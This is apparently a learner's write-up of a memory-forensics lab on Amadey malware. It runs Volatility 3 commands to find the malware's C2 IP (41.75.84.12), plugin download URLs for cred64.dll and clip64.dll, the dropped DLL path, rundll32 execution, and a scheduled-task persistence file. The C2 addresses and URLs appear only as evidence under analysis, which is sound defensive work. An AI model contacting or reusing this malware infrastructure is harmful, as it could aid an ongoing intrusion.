
Q3

Persistent external communications suggest the malware's attempts to reach out C2C server. Can you identify the Command and Control (C2C) server IP that the process interacts with?

We could use the network connection module to find what IP is not local that interacted with that process:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.netscan | grep lssass.exe
```

The result of this command was this:



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.netscan | grep lssass.exe
0xe239910  100.0TCPv4    -         0DB scan56.75.178.2ed    0       CLOSED  2748    lssass.exe      N/A
0x1d75b530      TCPv4    192.168.195.136 49167    41.75.84.12     80      CLOSED  2748    lssass.exe      N/A
0x1e94dcf0      TCPv4    192.168.195.136 49168    41.75.84.12     80      CLOSED  2748    lssass.exe      N/A
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ 
```

From that result, we have two IPs:

- `41.75.84.12` → **Clean evidence**
- `56.75.178.2` → **Corrupted parsing**, not a real IP

VirusTotal wasn't helpful — it said the IP was not flagged.

But based on the behavior, since we see `41.75.84.12` and remember it sends information via HTTP to a PHP script, any connection with port 80 is malicious.

Connections:

```
0x1d75b530 TCPv4 192.168.195.136 49167 41.75.84.12 80 CLOSED 2748 lssass.exe N/A
0x1e94dcf0 TCPv4 192.168.195.136 49168 41.75.84.12 80 CLOSED 2748 lssass.exe N/A
```

So **`41.75.84.12`** is the C2 server IP.

Q4

Following the malware link with the C2C, the malware is likely fetching additional tools or modules. How many distinct files is it trying to bring onto the compromised workstation?

My first guess is we could check the cmdline to see the commands:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.cmdline
```

Didn't find anything.

Maybe it's related to the IP?
Ok, cheatsheet didn't help, so I checked the documentation.

Ok, **I'm really dumb** — the question was tricky.
I was trying to find what files were dropped, but in reality, if there are **two connections**, then it's **two files** — and it was correct!

✅


(After finishing the lab)

Actually, after reading the official write-up, I could have gotten the actual files downloaded by:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
memmap --pid 2748 --dump
```

It produces `pid.2748.dmp`, which is a dump of memory for that process.
We could use `strings` to find HTTP requests inside it.

```
strings pid.2748.dmp | grep 41.75.84.12
```



```
ubuntu@ip-172-31-25-129:~/Desktop/Start here/Artifacts$ strings pid.2748.dmp | grep 41.75.84.12
http://41.75.84.12/rock/index.php
http://41.75.84.12/rock/Plugins/clip64.dll
http://41.75.84.12/rock/index.php
st: 41.75.84.12
st: 41.75.84.12
41.75.84.12
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
tp://41.75.84.12/rock/index.php
.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
http://41.75.84.12/rock/index.php
http://41.75.84.12/rock/Plugins/clip64.dll
http://41.75.84.12/rock/index.php
<address>Apache/2.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
Host: 41.75.84.12
Host: 41.75.84.12
<address>Apache/2.4.41 (Ubuntu) Server at 41.75.84.12 Port 80</address>
ubuntu@ip-172-31-25-129:~/Desktop/Start here/Artifacts$
```

Or better:

```
strings pid.2748.dmp | grep "GET /"
```

Output:

```
GET /rock/Plugins/cred64.dll HTTP/1.1
GET /rock/Plugins/clip64.dll HTTP/1.1
```

Conclusion:
The attacker tried to download **two files**:

- `cred64.dll`
- `clip64.dll`

Q5

Identifying the storage points of these additional components is critical for containment and cleanup. What is the full path of the file downloaded and used by the malware in its malicious activity?

Now we have to actually find the path of the downloaded file.

For that, I thought to do a `filescan` to find anything related to the temp folder:


```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep 925e7e99c5
```

Nope — no results.

Maybe find DLLs instead.

So:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.dlllist --pid 2748
```



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.dlllist --pid 2748
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

2748    lssass.exe      0xd50000        0x3d000 lssass.exe      C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe      N/A     Disabled
2748    lssass.exe      0x77260000      0x1a9000        -       -       N/A     Disabled
2748    lssass.exe      0x74d60000      0x3f000 wow64.dll       C:\Windows\SYSTEM32\wow64.dll   2023-08-09 21:33:04.000000      Disabled
2748    lssass.exe      0x74d00000      0x5c000 wow64win.dll    C:\Windows\SYSTEM32\wow64win.dll        2023-08-09 21:33:04.000000      Disabled
2748    lssass.exe      0x74cf0000      0x8000  wow64cpu.dll    C:\Windows\SYSTEM32\wow64cpu.dll        2023-08-09 21:33:04.000000      Disabled
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ 
```


Found:

- `C:\Windows\SYSTEM32\wow64cpu.dll`
- `C:\Windows\SYSTEM32\wow64win.dll`
- `C:\Windows\SYSTEM32\wow64.dll`

These are default.

So I thought again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep Users
```



```
1744    ipconfig.exe    Required memory at 0x7fffffdb020 is not valid (process exited)
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep Users
0x345fd10  100.0\Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Start Menu  216
0x4cd1290       \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Libraries   216
0x4e63070       \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Start Menu  216
0x5081d10       \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned  216
0x517b290       \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
0x52f3070       \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Libraries   216
0x68e2070       \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned  216
0x9c9ea90       \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Burn  216
0x9c9edf0       \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Burn  216
0xcceee60       \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Explorer\thumbcache_32.db     216
0x11acae50      \Users\0XSH3R~1\AppData\Local\Temp\FXSAPIDebugLogFile.txt       216
0x1cce2670      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\WER\ReportArchive     216
0x1d6b6270      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Recent      216
0x1d721950      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Printer Shortcuts   216
0x1d7c0dd0      \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5   216
0x1d7c1250      \Users\Public\Desktop   216
0x1d7e27b0      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Cookies\index.dat   216
0x1d815730      \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5   216
0x1d88db50      \Users\0xSh3rl0ck\Desktop       216
0x1d927070      \Users\0xSh3rl0ck\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf       216
0x1d927600      \Users\0xSh3rl0ck\ntuser.dat.LOG2       216
0x1d927890      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat  216
0x1d927c70      \Users\0xSh3rl0ck\ntuser.dat.LOG1       216
0x1d927e40      \Users\0xSh3rl0ck\NTUSER.DAT    216
0x1d928ea0      \Users\0xSh3rl0ck\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms  216
0x1d929840      \Device\HarddiskVolume1\Users\0xSh3rl0ck\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM    216
0x1d929f20      \Users\0xSh3rl0ck\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms  216
0x1d92b6a0      \Device\HarddiskVolume1\Users\0xSh3rl0ck\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM    216
0x1d92c3b0      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG1     216
0x1d92cb60      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG2     216
0x1d92e160      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat{3060a66b-3567-11ee-b766-50eb71124999}.TM.blf     216
0x1d930670      \Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat{3060a66b-3567-11ee-b766-50eb71124999}.TM  216
0x1d932780      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat{3060a66b-3567-11ee-b766-50eb71124999}.TMContainer00000000000000000002.regtrans-ms        216
0x1d932980      \Device\HarddiskVolume1\Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat{3060a66b-3567-11ee-b766-50eb71124999}.TM  216
0x1d932f20      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\UsrClass.dat{3060a66b-3567-11ee-b766-50eb71124999}.TMContainer00000000000000000001.regtrans-ms        216
0x1d933dd0      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Credentials   216
0x1d934cc0      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Credentials 216
0x1d95c070      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db    216
0x1d971940      \Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll     216
0x1d9ca250      \Users\0xSh3rl0ck\Desktop       216
0x1dace920      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\WER\ERC       216
0x1dadda70      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat 216
0x1e620420      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Start Menu  216
0x1e944c00      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\index.dat        216
0x1e994b20      \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
0x1e9a9c70      \Users\0xSh3rl0ck\AppData\Roaming\Microsoft\Windows\Printer Shortcuts   216
0x1e9fac80      \Users\Public\Desktop   216
0x1f1dd590      \Users\0xSh3rl0ck\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000005.db      216
0x1fe09440      \Users\0xSh3rl0ck\AppData\Local\Temp\storePwd.exe       216
```

Found a DLL in an odd location!

But it's inside `0xSh3rl0ck`, not `0XSH3R~1`.

Maybe malware propagated to another user folder — not sure.

Still, it's correct.

Downloaded DLL full path:

```
C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll
```

The use of the `AppData` directory is significant because it's commonly exploited by malware to hide payloads.
It's writable by standard users and often excluded from AV scans.


Q6

Once retrieved, the malware aims to activate its additional components. Which child process is initiated by the malware to execute these files?

Since we know they retrieved DLLs, the most certain thing they will do is run `rundll32.exe` to execute the DLLs.

Let's double-check:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.pstree
```



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.pstree
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0xfa800069b6f0  91      446     N/A     False   2023-08-09 21:32:08.000000      N/A
* 264   4       smss.exe        0xfa8001fb6b30  2       29      N/A     False   2023-08-09 21:32:08.000000      N/A
348     336     csrss.exe       0xfa800270f180  8       445     0       False   2023-08-09 21:32:09.000000      N/A
* 2428  348     conhost.exe     0xfa8002f10b30  0       -       0       False   2023-08-09 21:50:07.000000      2023-08-09 21:50:07.000000
400     336     wininit.exe     0xfa8002a704a0  3       74      0       False   2023-08-09 21:32:09.000000      N/A
* 516   400     lsm.exe 0xfa8002adcb30  9       140     0       False   2023-08-09 21:32:09.000000      N/A
* 500   400     services.exe    0xfa8002a97b30  9       209     0       False   2023-08-09 21:32:09.000000      N/A
** 768  500     svchost.exe     0xfa8002bc8b30  21      488     0       False   2023-08-09 21:32:09.000000      N/A
** 1160 500     svchost.exe     0xfa8002d55b30  18      307     0       False   2023-08-09 21:32:10.000000      N/A
** 2064 500     msdtc.exe       0xfa8002edab30  12      144     0       False   2023-08-09 21:32:14.000000      N/A
** 920  500     svchost.exe     0xfa8002cc5100  15      396     0       False   2023-08-09 21:32:10.000000      N/A
** 924  500     svchost.exe     0xfa8002b24b30  31      887     0       False   2023-08-09 21:32:10.000000      N/A
*** 2124        924     taskeng.exe     0xfa80007f38e0  5       85      1       False   2023-08-09 21:34:00.000000      N/A
** 2592 500     sppsvc.exe      0xfa80007c8b30  4       144     0       False   2023-08-09 21:34:13.000000      N/A
** 684  500     vmacthlp.exe    0xfa8002b7a6e0  3       54      0       False   2023-08-09 21:32:09.000000      N/A
** 1968 500     svchost.exe     0xfa8001d41890  6       91      0       False   2023-08-09 21:32:12.000000      N/A
** 2356 500     SearchIndexer.  0xfa8002f7d6f0  11      592     0       False   2023-08-09 21:32:17.000000      N/A
** 2620 500     svchost.exe     0xfa80030c7b30  16      241     0       False   2023-08-09 21:32:17.000000      N/A
** 1604 500     vmtoolsd.exe    0xfa800e9ff060  9       305     0       False   2023-08-09 21:32:11.000000      N/A
*** 2476        1604    cmd.exe 0xfa80031591b0  0       -       0       False   2023-08-09 21:50:06.000000      2023-08-09 21:50:07.000000
**** 1744       2476    ipconfig.exe    0xfa8000784920  0       -       0       False   2023-08-09 21:50:07.000000      2023-08-09 21:50:07.000000
** 716  500     svchost.exe     0xfa8002b9f320  7       257     0       False   2023-08-09 21:32:09.000000      N/A
** 2508 500     wmpnetwk.exe    0xfa800305cb30  10      208     0       False   2023-08-09 21:32:17.000000      N/A
** 1104 500     spoolsv.exe     0xfa8002d12b30  13      266     0       False   2023-08-09 21:32:10.000000      N/A
** 1236 500     taskhost.exe    0xfa8002dc6270  8       145     1       False   2023-08-09 21:32:10.000000      N/A
** 1508 500     VGAuthService.  0xfa8002e8e940  3       88      0       False   2023-08-09 21:32:11.000000      N/A
** 868  500     dllhost.exe     0xfa8001ef66d0  13      190     0       False   2023-08-09 21:32:12.000000      N/A
** 872  500     svchost.exe     0xfa8002b12890  18      435     0       False   2023-08-09 21:32:10.000000      N/A
*** 1344        872     dwm.exe 0xfa8002e00060  4       70      1       False   2023-08-09 21:32:10.000000      N/A
** 620  500     svchost.exe     0xfa8002b41970  10      351     0       False   2023-08-09 21:32:09.000000      N/A
*** 1444        620     WmiPrvSE.exe    0xfa8002c135d0  10      287     0       False   2023-08-09 21:32:12.000000      N/A
** 368  500     svchost.exe     0xfa8002ca7060  17      675     0       False   2023-08-09 21:32:10.000000      N/A
** 1648 500     ManagementAgen  0xfa80015f9370  10      92      0       False   2023-08-09 21:32:11.000000      N/A
* 508   400     lsass.exe       0xfa8002a77b30  6       555     0       False   2023-08-09 21:32:09.000000      N/A
408     392     csrss.exe       0xfa8002a6e120  10      225     1       False   2023-08-09 21:32:09.000000      N/A
464     392     winlogon.exe    0xfa8002ab5700  3       111     1       False   2023-08-09 21:32:09.000000      N/A
1356    1312    explorer.exe    0xfa8002cf5b30  21      685     1       False   2023-08-09 21:32:10.000000      N/A
* 1576  1356    vmtoolsd.exe    0xfa8002eb9630  6       183     1       False   2023-08-09 21:32:11.000000      N/A
3016    2144    GoogleCrashHan  0xfa800143eb30  5       91      0       True    2023-08-09 21:32:21.000000      N/A
3028    2144    GoogleCrashHan  0xfa8001bfe6f0  5       81      0       False   2023-08-09 21:32:21.000000      N/A
2748    2524    lssass.exe      0xfa800300a750  7       254     1       True    2023-08-09 21:33:04.000000      N/A
* 3064  2748    rundll32.exe    0xfa8003042b30  1       64      1       True    2023-08-09 21:33:56.000000      N/A
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$
```

Confirmed: `rundll32.exe` executed the plugins.


Q7

Understanding the full range of Amadey's persistence mechanisms can help in an effective mitigation. Apart from the locations already spotlighted, where else might the malware be

ensuring its consistent presence?

Check again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep lssass.exe
```



```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lssass.exe
0x517b290  100.0\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
0x1dad11e0      \Windows\System32\Tasks\lssass.exe      216
0x1e994b20      \Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe        216
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Artifacts$ 
```

Persistence location found:

```
C:\Windows\System32\Tasks\lssass.exe
```
